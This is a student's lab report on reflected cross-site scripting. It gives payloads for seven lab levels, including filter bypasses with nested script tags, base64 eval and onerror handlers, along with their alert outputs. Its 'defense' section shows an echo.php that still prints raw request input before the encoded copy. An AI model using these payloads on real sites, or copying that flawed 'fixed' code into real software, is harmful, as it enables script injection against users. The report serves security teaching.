WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Atmakuri Ganesh

Email: atmakugh@mail.uc.edu

Short-bio: A masters student with communication,organizational, and technical skills seeking opportunities. A hand-working and motivated engineering student with authentic skills in user application development and design thinking,dedicated to levaraging my abilities as a capable and diligent student

Figure 1: Ganesh headshot

Hackathon Overview

- This hackathon divided into 2 sub sections
- Task 1 is about attacks performed with different methods
- I understood how the cross scripting attacks takes places on website
- Task 2 is about input validations and encoding methods
- I understood how the data is validating before and after the response

Repository Information


Respository's URL: https://github.com/ATMAKURIGANESH3009/waph-atmakugh/tree/main/Hackathon1

Hackathon 1 - Cross-site Scripting Attacks and Defenses

Task 1: Attacks (35 pts)

There are seven levels of reflected cross-site scripting attacks on http://waph-hackathon.eastus.cloudapp.azure.com/xss/

- **Level-0**
- For this level, we need to provide alert message input in the input field
- After submitting, there is a alert message popped out
- Screenshot for level 0 (Figure 2)



...-hackathon.eastus.cloudapp.azure.com says

Level-0 hacked by Ganesh


OK

```
Form Data    view source    view URL-encoded
input: <script>alert("Level-0 hacked by Ganesh")</script>
Submit: Submit
```

Figure 2: Level0

- **Level-1**
- For level 1, I have provided script tag with alert message in the URL
- Then, I have executed the url and it displayed the alert message
- Screenshot for level 1 (Figure 3)

- **Level-2**
- For level 2 we need to provide input from HTTP post request
- I have used the lab2 html file
- Here, I have edited the Post request form by changing the action file from echo.php to the url provided
- And, then I changed the value from data to input
- Then I provided the input in the input field of Html Post request
- Level 2 code (figure 4):




```
waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert("Level%201-hacked%20by%20Ganesh")</script>
```

...-hackathon.eastus.cloudapp.azure.com says

Level 1-hacked by Ganesh

```
Query String Parameters
input: <script>alert("Level 1-hacked by Ganesh")</script>
```

Figure 3: Level1




```
~/waph-atmakugh/labs/lab2/waph-atmakugh.html • - Sublime Text (UNREGISTERED)
```

```html
                </form>
            </div>
            <div>
                <i>Form with an HTTP POST Request</i>
                <form action="http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php" method="POST" name="echo_post">
                    Your input: <input name="input">
                    <input type="submit" value="Submit">
                </form>
            </div>
            <div>
                <i>Ajax Requests</i><br>
                Your input:
                <input name="data" onkeypress="console.log('You have pressed a key')" id="data">
                <input class="button round" type="button" value="Ajax Echo" onclick="getEcho()">
                <div id="response"></div>
            </div>
            <input class="button round" type="button" value="jQuery Ajax GET Echo" onclick="jQueryAjax()">
            <input class="button round" type="button" value="jQuery Ajax POST Echo" onclick="jQueryAjaxPost()">
            <input class="button round" type="button" value="guess Age" onclick="guessAge($('#data').val())">
            <hr>
            <b>Experiments with JavaScript code</b><br>
            <i>Inlined Javascript</i>
            <div id="date" onclick="document.getElementById('date').innerHTML=Date()">Click here to show Date()</div>
            <hr>
        </div>
    </div>
</body>
</html>
```

Figure 4: Level2_Code

- Output for the level 2 (figure 5)



waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

...-hackathon.eastus.cloudapp.azure.com says
Level-2 hacked by Ganesh

```
input: <script>alert("Level-2 hacked by Ganesh")</script>
```

Figure 5: Level2

- **Level-3**
- Level 3 filtering the script tag.
- For this, I given script tag inside the script tag
- First script tag is filtered out and the second script tag output is displayed
- Code and output is displayed in (figure 6)


- **Level-4**
- Level 4 does not allow server side code in input field
- For this I performed encoding the characters to base64 format
- Level 4 code (figure 7)

- Output for level4 (figure 8)

- **Level-5**
- For level 5, server side code does not allow any code or script message in the input
- I have given the img tag without source with onerror
- When the error is executed the charcode which is in the form of ascii value is converted to string
- Provided confirm acts like alert message to print
- Level 5 code (figure 9)

- Output is displayed in (figure 10)

- **Level-6**




```
waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<scrip<script>t>alert("Level%203-hacked%20by%20Ganesh");</scrip</script>t>
```

...-hackathon.eastus.cloudapp.azure.com says

Level 3-hacked by Ganesh


```
echo.php?input=%3Cscrip%3C...
Query String Parameters
input: <scrip<script>t>alert("Level 3-hacked by Ganesh");</scrip</script>t>
1 requests | 204 B transferred
```

Figure 6: Level3



```
<body onload="eval(atob('base54format'))">
```

Figure 7: Level4_Code




```
waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<body%20onload="eval(atob(%27YWxlcnQoIkxldmVsIDQtaGFja2VkIGJ5IEdhbmVzaCIpOwo=%27))">
```

...-hackathon.eastus.cloudapp.azure.com says

Level 4-hacked by Ganesh


```
echo.php?input=%3Cbody%20...
Query String Parameters
input: <body onload="eval(atob('YWxlcnQoIkxldmVsIDQtaGFja2VkIGJ5IEdhbmVzaCIpOwo='))">
1 requests | 349 B transferred
```

Figure 8: Level4



```
<img src = x onerror=confirm(String.fromCharCode(72 101 108 108 111))>
```

Figure 9: Level5_Code



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<img%20src%20=x%20onerror=confirm(String.fromCharCode(72,101,108,108,111))>
```

...-hackathon.eastus.cloudapp.azure.com says

Hello

echo.php?input=%3Cimg%20s...


x

```
input: <img src =x onerror=confirm(String.fromCharCode(72,101,108,108,111))>
```

2 requests 636 B transferred

Figure 10: Level5

- For level 6, server side data is encoded
- In the element section I edited the form action by adding img src before the input
- When I hover over the mouse on the image the alert script is executed and dislayed
- Level 6 code (figure 11)



```
<html>
  <head></head>
  <body>
    <form action="/xss/level6/echo.php" method="POST">
        <img src="#" onmouseover="alert('Level 6-hacked by Ganesh')">
      Input:<input type="text" name="input">
      <input type="submit" name="Submit">
    </form>
  </body>
</html>
```

Figure 11: Level6_Code

- Output is displayed in (figure 12)


Task 2. Defenses: (15 pts)

- **echo.php**
- I performed input validation for the echo.php file from lab 1
- When I click submit without giving any input
- It will print the input validation result as "Please enter data field"
- Code and output for this displayed in (figure 13)

- Github commit message of it (figure 14):


- **Current front end prototype**
- I have given input validation code for handling the data
- When you click on submit without giving any input then the alert message is displayed showing to give any input
- Code and output for this displayed in (figure 15)

- Github commit message of it (figure 16):



```
<html>
  <head></head>
  <body>
    <form action="/xss/level6/echo.php" method="POST"> == $0
      <img src="#" onmouseover="alert('Level 6-hacked by Ganesh')">
      " Input:"
      <input type="text" name="input">
      <input type="submit" name="Submit">
    </form>
  </body>
</html>
```


Figure 12: Level6



```
{"error": "Please provide 'data' field"}
```

```


<?php

        echo $_REQUEST["data"];
        if (!isset($_REQUEST["data"])) {
                die("{\"error\": \"Please provide 'data' field\"}");
                }
        echo htmlentities($_REQUEST['data']);
?>

```

Figure 13: echo.php



github.com/ATMAKURIGANESH3009/waph-atmakugh/commit/bb77b943e640570b5bdfeb720f7ee92e86670275

ATMAKURIGANESH3009 / waph-atmakugh

Commit

Validate the input is not empty and encode output

main

ATMAKURIGANESH3009 committed 1 minute ago — 1 parent caf361f — commit bb77b94

Showing **1 changed file** with **11 additions** and **0 deletions**.


labs/lab1/echo_2.php

```
@@ -0,0 +1,11 @@
+
+
+ <?php
+
+         echo $_REQUEST["data"];
+         if (!isset($_REQUEST["data"])) {
+                die("{\"error\": \"Please provide 'data' field\"}");
+                }
+         echo htmlentities($_REQUEST['data']);
+ ?>
+
```

0 comments on commit bb77b94

Please sign in to comment.

Figure 14: echo.php github commit



localhost/waph-atmakugh.html

Web application Programming and Hacking

Front-end Web Development Lab

Instructor: Dr. Phu phung

Current time: Tue Feb 06 2024 22:14:27 GMT-0500 (Eastern Standard Time

Student: GANESH ATMAKURI

Show my email

A simple HTML page

Using the W3Schools template

Interaction with forms

Form with an HTTP GET Request

YOUR input: Submit

Form with an HTTP POST Request

Your input: Submit

Ajax Requests

Your input: Ajax Echo

A programming joke of the day: Four engineers get into a car. The car won't start. The Mechanical engineer says "It's a broken starter". The Electrical engineer says "Dead battery". The Chemical engineer says "Impurities in the gasoline". The IT engineer says "Hey guys, I have an idea: How about we all get out of the car and get back in".

jQuery Ajax GET Echo · jQuery Ajax POST Echo · guess Age

Experiments with JavaScript code

Inlined Javascript

Click here to show Date()

localhost says

Please give some input


OK

~/waph-atmakugh/labs/lab2/waph-atmakugh.html - Sublime Text (UNREGISTERED)

```
                }
                var xhttp = new XMLHttpRequest();
                xhttp.onreadystatechange = function() {
                    if (this.readyState == 4 && this.status == 200) {
                        console.log("Received data="+xhttp.responseText);
                        document.getElementById("response").innerHTML="Response from server:" + xhttp.responseText;

                    }
                }
                xhttp.open("GET", "echo_2.php?data="+input,true);
                xhttp.send();
                document.getElementById("data").value="";
            }

            function jQueryAjax() {
                var input = $("#data").val();
                if (!input) {
                    alert("Please give some input");
                    return;
                }

                $.get("echo_2.php?data="+input,
                    function(result) {
```

4 lines, 70 characters selected — main — Tab Size: 4

Figure 15: Input validation


ATMAKURIGANESH3009 / waph-atmakugh

Commit

Input validation performed

main

ATMAKURIGANESH3009 committed now — 1 parent bb77b94 commit 2caf7d5

Showing **1 changed file** with **10 additions** and **2 deletions**.


labs/lab2/waph-atmakugh.html

```diff
@@ -77,7 +77,11 @@ <h3>Student: GANESH ATMAKURI</h3>

                        function jQueryAjax() {
                                var input = $("#data").val();
-                               if (input.length == 0) return;
+                               if (!input) {
+                                       alert("Please give some input");
+                                       return;
+                               }
+
                                $.get("echo_2.php?data="+input,
                                        function(result) {
                                                $("#response").html("Response from server:" + result);
@@ -88,7 +92,11 @@ <h3>Student: GANESH ATMAKURI</h3>

                        function jQueryAjaxPost() {
                                var input = $("#data").val();
-                               if (input.length == 0) return;
+                               if (!input) {
+                                       alert("Please give some input");
+                                       return;
+                               }
+
                                $.get("echo_2.php", {data: input},
                                        function(result) {
                                                $("#response").html("Response from server:" + result);
```

0 comments on commit 2caf7d5

Figure 16: echo.php github commit

